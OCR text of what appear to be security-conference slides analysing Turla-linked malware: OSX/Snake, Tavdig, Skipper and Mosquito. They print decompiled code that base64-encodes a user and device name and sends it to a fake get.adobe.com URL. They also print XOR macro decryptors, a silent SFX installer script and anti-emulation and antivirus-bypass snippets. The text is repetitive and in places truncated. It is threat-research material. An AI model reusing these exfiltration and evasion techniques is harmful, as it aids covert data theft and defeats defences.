http://get.adobe.com/stats/AbfFcBebD/q=<base64-encoded data>

Information exfiltrated to get.adobe.com over HTTP

```
ID=<unique_id>
Internal error: 0
Last error :0
Extracted
user=<USERNAME>
AV=<INSTALLED AV SOFTWARE>
ip= 192.168.0.2 <local IP address>

Interface: 192.168.0.2 --- 0x4
   Internet Address      Physical Address      Type
   192.168.0.1           <redacted>            dynamic
   192.168.0.255         ff-ff-ff-ff-ff-ff     static
   224.0.0.2             <redacted>            static
   224.0.0.22            <redacted>            static
   224.0.0.252           <redacted>            static
   239.255.255.250       <redacted>            static
   255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


CANNOT BE INFECTED
IF YOU HAVE A MAC
imgflip.com
Opening
Mon
Tue-Thur
Fri-Sat
Sunday


OSX/Snake

```
v35 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("User_name:%@|Device_name:%@|%@"),
        v68,
        v67,
        v66);
v36 = (void *)objc_retainAutoreleasedReturnValue(v35);
v60 = v36;
v37 = objc_msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc_retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc_msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc_retainAutoreleasedReturnValue(v39);
v58 = v40;
v41 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://get.adobe.com/stats/AbfFcBebD/?q=%@"),
        v40);
```

OSX/Snake

```
v35 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("User_name:%@|Device_name:%@|%@"),
        v68,
        v67,
        v66);
v36 = (void *)objc_retainAutoreleasedReturnValue(v35);
v60 = v36;
v37 = objc_msgSend(v36, "dataUsingEncoding:", 4LL);
v38 = (void *)objc_retainAutoreleasedReturnValue(v37);
v59 = v38;
v39 = objc_msgSend(v38, "base64EncodedStringWithOptions:", 0LL);
v40 = objc_retainAutoreleasedReturnValue(v39);
v58 = v40;
v41 = objc_msgSend(
        &OBJC_CLASS___NSString,
        "stringWithFormat:",
        CFSTR("http://get.adobe.com/stats/AbfFcBebD/?q=%@"),
        v40);
```

It even tricked researchers!



Objective-See
@objective_see

Suivre

En réponse à @matthieu_faou

wow I saw that - but just figured perhaps they were doing something like sending OS info to an Adobe endpoint to get the relevant version of Flash to install. Mahalo for the info & link!

À l'origine en anglais

14:50 - 11 janv. 2018

1st Stages

Many have been documented

- Culex
- Tavdig
- Skipper
- Kopiluwak
- …

Tavdig/ Wipbot

Tavdig

- (Older) backdoor used to assess target usefulness
- Can execute command, modify backdoor configuration, download additional files, etc
- Dropped through watering hole or spearphishing (old PDF CVE and macros)

Overall Architecture

- Used for
  - System fingerprinting
    - OS version
    - Computer name
    - Current user name
    - Local groups
    - System directory
    - System language, user language, timezone, uptime, etc
  - Backdoor (upload/download file, execute, etc)

Different Versions

- Observations based on samples analyzed

Version	Sample sightings	Differences
A	October 2013 – February 2014	• N/A
B	April 2014 – July 2014	• Introduction of macro based Word dropper • Introduction of the two steps injection • Introduction of shell_traywnd injection trick
C	September 2015 – November 2015	• Introduction of code obfuscation through “this” pointer • Introduction of list of injectable processes instead of just iexplore.exe


Version C process list

- Hash-based process name search
- Crackable through John the Ripper

icq.exe	msimn.exe	opera.exe
chrome.exe	pidgin.exe	firefox.exe
outlook.exe	iexplore.exe	jusched.exe
browser.exe	icqlite.exe	adobearm.exe
adobeupdater.exe		

Tavdig word attachment

- Malicious macro embedded in document
- Macro decrypts payload and launches it




Tavdig word attachment

- Malicious macro embedded in d
- Ma
lau

```
0x00162125  220a 210b 2e0a 2d0b 2a0a 290b 360a 350b  ".!...-.*.).6.5.
0x00162135  320a 310b 3e0a 3d0b 3a0a 390b 460a 450b  2.1.>.=.:.9.F.E.
0x00162145  420a 410b 4e0a 4d0b 4a0a 490b 560a 550b  B.A.N.M.J.I.V.U.
0x00162155  520a 510b 5e0a 5d0b 5a0a 590b 660a 650b  R.Q.^.].Z.Y.f.e.
0x00162165  620a 610b 6e0a 6d0b 6a0a 690b 760a 750b  b.a.n.m.j.i.v.u.
0x00162175  720a 710b 7e0a 7d0b 7a0a 790b 860a 850b  r.q.~.}.z.y.....
0x00162185  820a 810b 8e0a 8d0b 8a0a 890b 960a 950b  ................
0x00162195  920a 910b 9e0a 9d0b 9a0a 990b a60a a50b  ................
0x001621a5  a20a a10b ae0a ad0b aa0a a90b b60a b50b  ................
0x001621b5  b20a b10b be0a bd0b ba0a b90b c60a c50b  ................
0x001621c5  c20a c10b ce0a cd0b ca0a c90b d60a d50b  ................
0x001621d5  d20a d10b de0a dd0b da0a d90b e60a e50b  ................
0x001621e5  e20a e10b ee0a ed0b ea0a e90b f60a f50b  ................
0x001621f5  f20a f10b fe0a fd0b fa0a f92a 006a 0500  ..........*.j..
```

File size




Tavdig word attachment

- Malicious macro embedded in d
- Ma
  lau

```
0x00162125  220a 210b 2e0a 2d0b 2a0a 290b 360a 350b  ".!...-.*.).6.5.
0x00162135  320a 310b 3e0a 3d0b 3a0a 390b 460a 450b  2.1.>.=.:.9.F.E.
0x00162145  420a 410b 4e0a 4d0b 4a0a 490b 560a 550b  B.A.N.M.J.I.V.U.
0x00162155  520a 510b 5e0a 5d0b 5a0a 590b 660a 650b  R.Q.^.].Z.Y.f.e.
0x00162165  620a 610b 6e0a 6d0b 6a0a 690b 760a 750b  b.a.n.m.j.i.v.u.
0x00162175  720a 710b 7e0a 7d0b 7a0a 790b 860a 850b  r.q.~.}.z.y.....
0x00162185  820a 810b 8e0a 8d0b 8a0a 890b 960a 950b  ................
0x00162195  920a 910b 9e0a 9d0b 9a0a 990b a60a a50b  ................
0x001621a5  a20a a10b ae0a ad0b aa0a a90b b60a b50b  ................
0x001621b5  b20a b10b be0a bd0b ba0a b90b c60a c50b  ................
0x001621c5  c20a c10b ce0a cd0b ca0a c90b d60a d50b  ................
0x001621d5  d20a d10b de0a dd0b da0a d90b e60a e50b  ................
0x001621e5  e20a e10b ee0a ed0b ea0a e90b f60a f50b  ................
0x001621f5  f20a f10b fe0a fd0b fa0a f92a 006a 0500  ..........*.j..
```

Checksum



Skipper

Skipper

- Minimal backdoor used against governmental and diplomatic institutions since at least 2014
- Can execute commands, ex-filtrate files and download additional malware
- Delivered in malicious macros, JS attachments

Skipper vs. Tavdig

function from Skipper (2015)

```
Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

    Dim VarByte As Byte
    VarByte = 35

    For I = 0 To MacrosSize - 1
        MacrosArray(I) = MacrosArray(I) Xor VarByte
        VarByte = ((VarByte Xor 217) Xor (I Mod 256))
    Next I

    PresentFile = True

End Function
```

function from Tavdig macro

```
Dim yficijcgq As Byte
yficijcgq = 139
For I = 0 To kptiresht - 1
sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
ebgdbdhms = True
End Function
```

Skipper vs. Tavdig

function from Skipper (2015)

```
Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

    Dim VarByte As Byte
    VarByte = 35

    For I = 0 To MacrosSize - 1
        MacrosArray(I) = MacrosArray(I) Xor VarByte
        VarByte = ((VarByte Xor 217) Xor (I Mod 256))
    Next I

    PresentFile = True

End Function
```

function from Tavdig macro

```
Dim yficijcgq As Byte
yficijcgq = 139
For I = 0 To kptiresht - 1
sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
ebgdbdhms = True
End Function
```

Skipper vs. Tavdig

function from Skipper (2015)

```
Function PresentFile(MacrosArray() As Byte, MacrosSize As Long) As Boolean

    Dim VarByte As Byte
    VarByte = 35

    For I = 0 To MacrosSize - 1
        MacrosArray(I) = MacrosArray(I) Xor VarByte
        VarByte = ((VarByte Xor 217) Xor (I Mod 256))
    Next I

    PresentFile = True

End Function
```

function from Tavdig macro

```
Dim yficijcgq As Byte
yficijcgq = 139
For I = 0 To kptiresht - 1
sgaalsipw(I) = sgaalsipw(I) Xor yficijcgq
yficijcgq = ((yficijcgq Xor 12) Xor (I Mod 256))
Next I
ebgdbdhms = True
End Function
```

Skipper Development

- C:\Users\admin\Documents\Visual Studio 2012\Projects\dws\x64\Release\GetPidByProcessName_x64.pdb

- C:\Users\work4\Documents\Visual Studio 2012\Projects\KOTEL 24.11.16 No COOKIE No STORAGE only BODY\KOTEL_2.1\x64\Release\GetPidByProcessName_x64.pdb


Skipper Development

- C:\Users\admin\Documents\Visual Studio 2012\Projects\dws\x64\Release\GetPidByProcessName_x64.pdb

- C:\Users\work4\Documents\Visual Studio 2012\Projects\KOTEL 24.11.16 No COOKIE No STORAGE only BODY\KOTEL_2.1\x64\Release\GetPidByProcessName_x64.pdb

Skipper email attachment

- SECTION_INTERNET-NOTICE_TO_ALL_USERS_13-05-2016.pdf.js



ΠΡΟΣΟΧΗ!

Προς όλους τους χρήστες ηλεκτρονικού ταχυδρομείου του Υπουργείου Εξωτερικών.

Τον τελευταίο καιρό έχουν εντοπισθεί πολλά ψευδεπίγραφα μηνύματα προς χρήστες ηλεκτρονικού ταχυδρομείου του Υπουργείου Εξωτερικών, τα οποία και προτρέπουν για τη συμπλήρωση φόρμας με προσωπικά στοιχεία των χρηστών ή/και την αποστολή στοιχείων των λογαριασμών τους, προφασιζόμενα ψευδείς λόγους "υπέρβασης ορίου χρήσης" ή "συντήρησης" ή "ξεκλειδώματος λογαριασμού" ή "επιβεβαίωσης στοιχείων".

```
Listing archive: wrk.scr

--
Path = wrk.scr
Type = zip
Comment = ;The comment below contains SFX script commands

Path=%APPDATA%\Microsoft\VisualStudio\11.0
Setup=dws.exe
Silent=1
Overwrite=2

Physical Size = 430850
Offset = 156672

   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2012-01-22 08:58:03 ....A       131072        64427  msi60.dll
2012-01-22 08:58:01 ....A        77824        33771  msp.dll
2012-01-22 08:58:04 ....A        84992        37663  msp60.dll
2012-01-22 08:58:02 ....A        78336        35250  mst.dll
2012-01-22 08:58:03 ....A        82432        38003  mst60.dll
2012-01-22 08:57:53 ....A        82944        37323  msvci60.dll
2012-01-22 08:58:01 ....A        95232        48575  dws.exe
2012-01-22 08:58:02 ....A        74240        32971  msi.dll
2012-01-22 08:58:02 ....A        78848        36203  msi.exe
2012-01-22 08:58:01 ....A       137728        65225  msi32.dll
------------------- ----- ------------ ------------  ------------------------
                                923648       429411  10 files, 0 folders
```

C&C Comm

Loader

Process Injection

Skipper Misc

- Implements a bunch of anti-emulation tricks

```
v6 = 0;
v7 = malloc(0x104ui64);
do
{
  ++v6;
  memset(v7, 1, 0x104ui64);
  itoa_s(v6, (char *)v7, 0x104ui64, 10);
}
while ( v6 < 50000000 );
CreateFileA((LPCSTR)v7, GENERIC_READ, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
if ( GetLastError() != ERROR_HANDLE_DISK_FULL )
{
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 != 0i64) & (v10 == 0i64) & (FlsAlloc(0i64) != -1);
  if ( (v4 == 3) & (unsigned __int8)v11 )
  {
```

Skipper Misc

- Implements a bunch of anti-emulation tricks

```
v6 = 0;
v7 = malloc(0x104ui64);
do
{
  ++v6;
  memset(v7, 1, 0x104ui64);
  itoa_s(v6, (char *)v7, 0x104ui64, 10);
}
while ( v6 < 50000000 );
CreateFileA((LPCSTR)v7, GENERIC_READ, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
if ( GetLastError() != ERROR_HANDLE_DISK_FULL )
{
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 != 0i64) & (v10 == 0i64) & (FlsAlloc(0i64) != -1);
  if ( (v4 == 3) & (unsigned __int8)v11 )
  {
```

Skipper Misc

- Implements a bunch of anti-emulation tricks

```
v6 = 0;
v7 = malloc(0x104ui64);
do
{
  ++v6;
  memset(v7, 1, 0x104ui64);
  itoa_s(v6, (char *)v7, 0x104ui64, 10);
}
while ( v6 < 50000000 );
CreateFileA((LPCSTR)v7, GENERIC_READ, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
if ( GetLastError() != ERROR_HANDLE_DISK_FULL )
{
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 40);
  v11 = (v9 != 0i64) & (v10 == 0i64) & (FlsAlloc(0i64) != -1);
  if ( (v4 == 3) & (unsigned __int8)v11 )
  {
```

Skipper Misc

- Implements a bunch of anti-emulation tricks

```
v6 = 0;
v7 = malloc(0x104ui64);
do
{
  ++v6;
  memset(v7, 1, 0x104ui64);
  itoa_s(v6, (char *)v7, 0x104ui64, 10);
}
while ( v6 < 50000000 );
CreateFileA((LPCSTR)v7, GENERIC_READ, 0, 0i64, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0i64);
if ( GetLastError() != ERROR_HANDLE_DISK_FULL )
{
  free(v7);
  GetTempPathA(0x104u, &Buffer);
  v8 = GetCurrentProcess();
  v9 = VirtualAllocExNuma(v8, 0i64, 1000ui64, 0x3000u, 0x40u, 0);
  v10 = OpenProcess(0x1FFFFFu, 0, 4u);
  v11 = (v9 != 0i64) & (v10 == 0i64) & (FlsAlloc(0i64) != -1);
  if ( (v4 == 3) & (unsigned __int8)v11 )
  {
```

Bypass Antivirus Dynamic Analysis

Limitations of the AV model and how to exploit them

Date of writing: 08/2014

Author: Emeric Nasi – emeric.nasi[at]sevagas.com

Website: http://www.sevagas.com/

Note: This paper requires some knowledge C and Windows system programming

6.4. The "WTF is that?" method

Windows system API is so big that AV emulation system just don't cover everything. In this section I just put two examples but a lot other exist in the meander of Windows system APIs.

Example 1: What the fuck is NUMA?

```
int main( void )
{
        LPVOID mem = NULL;
        mem = VirtualAllocExNuma(GetCurrentProcess(), NULL, 1000, MEM_RESERVE |
MEM_COMMIT, PAGE_EXECUTE_READWRITE,0);
```

Example 2: What the fuck are FLS?

FLS is Fiber Local Storage, used to manipulate data related to fibers. Fibers themselves

```
int main( void )
{
       DWORD result =  FlsAlloc(NULL);
            if (result != FLS_OUT_OF_INDEXES)
       {
              decryptCodeSection();
```

Misc – OPSEC failure

- Operators use Vim!!
  - https://[C&C server]/rss.php~

Advanced 1st stages

Image credit: SpaceX

Mosquito

Win32 Mosquito

- 1st or 2nd stage (Skipper)
- Deployed in Eastern Europe on diplomats' machines
- Uses a custom packer


Packer – Opaque predicates

```
int start()
{
  unsigned int v0; // ST24_4
  unsigned int v1; // ST24_4
  int v2; // ST1C_4
  int v3; // ST24_4
  unsigned int v4; // ST24_4

  main_object_4F3588 = (int)dword_4F35A0;
  dword_4F35A0[32] = nullsub_1;
  *(_DWORD *)(main_object_4F3588 + 156) = 0;
  *(_DWORD *)(main_object_4F3588 + 160) = start;
  v0 = dword_4F3008[0] | dword_4F3228[1] | ((unsigned int)dword_4F3228[1] >> 4) | dword_4F3008[0] | dword_4F3228[4];// useless
  v1 = (dword_4F3008[3] | dword_4F3248[3] | (unsigned int)dword_4F3228[4]) * dword_4F3228[1] * dword_4F3228[4] >> 10;// useless
  if ( (unsigned int)((dword_4F3228[4] * dword_4F3248[4] + dword_4F3228[0] + dword_4F3228[1]) << 15) <= 0x66DD72AC )// Always True
  {
    v3 = dword_4F3228[1] + (dword_4F3228[1] ^ dword_4F3248[3] ^ 0x5B206E43);// useless
    v4 = (dword_4F3228[1] | dword_4F3248[3] | dword_4F3008[1])// useless
       + (dword_4F3248[4] ^ dword_4F3228[2] ^ 0xB4DA8DD2)
       + 0x487B78C0;
    *(_DWORD *)(main_object_4F3588 + 116) = F_GetProcAddress_by_hash;
    *(_DWORD *)main_object_4F3588 = F_decrypt;
  }
  else
  {
    v2 = ((dword_4F3248[0] & 0x47E61B39) << 22) | dword_4F3248[5] | dword_4F3248[1] | dword_4F3008[2] | dword_4F3228[4];
    GetClassNameW((HWND)dword_4F3228[0], (LPWSTR)dword_4F3008[1], dword_4F3228[1]);
    SendMessageW((HWND)dword_4F3248[0], dword_4F3248[2], dword_4F3228[3], dword_4F3228[0]);
  }
```

Packer – Anti-sandbox/emulation

- Call to SetupDiGetClassDevs(0,0,0,0xFFFFFFFF)
- Last parameter value is undocumented
- Expect 0xE000021A as return value


Components



ACCTRES.pdb	4/22/2016 5:20 PM	PDB File	200 KB
ACCTRES.tlb	4/22/2016 5:20 PM	TLB File	123 KB
ACCTRES.tnl	12/19/2017 8:22 AM	TNL File	1 KB

Components

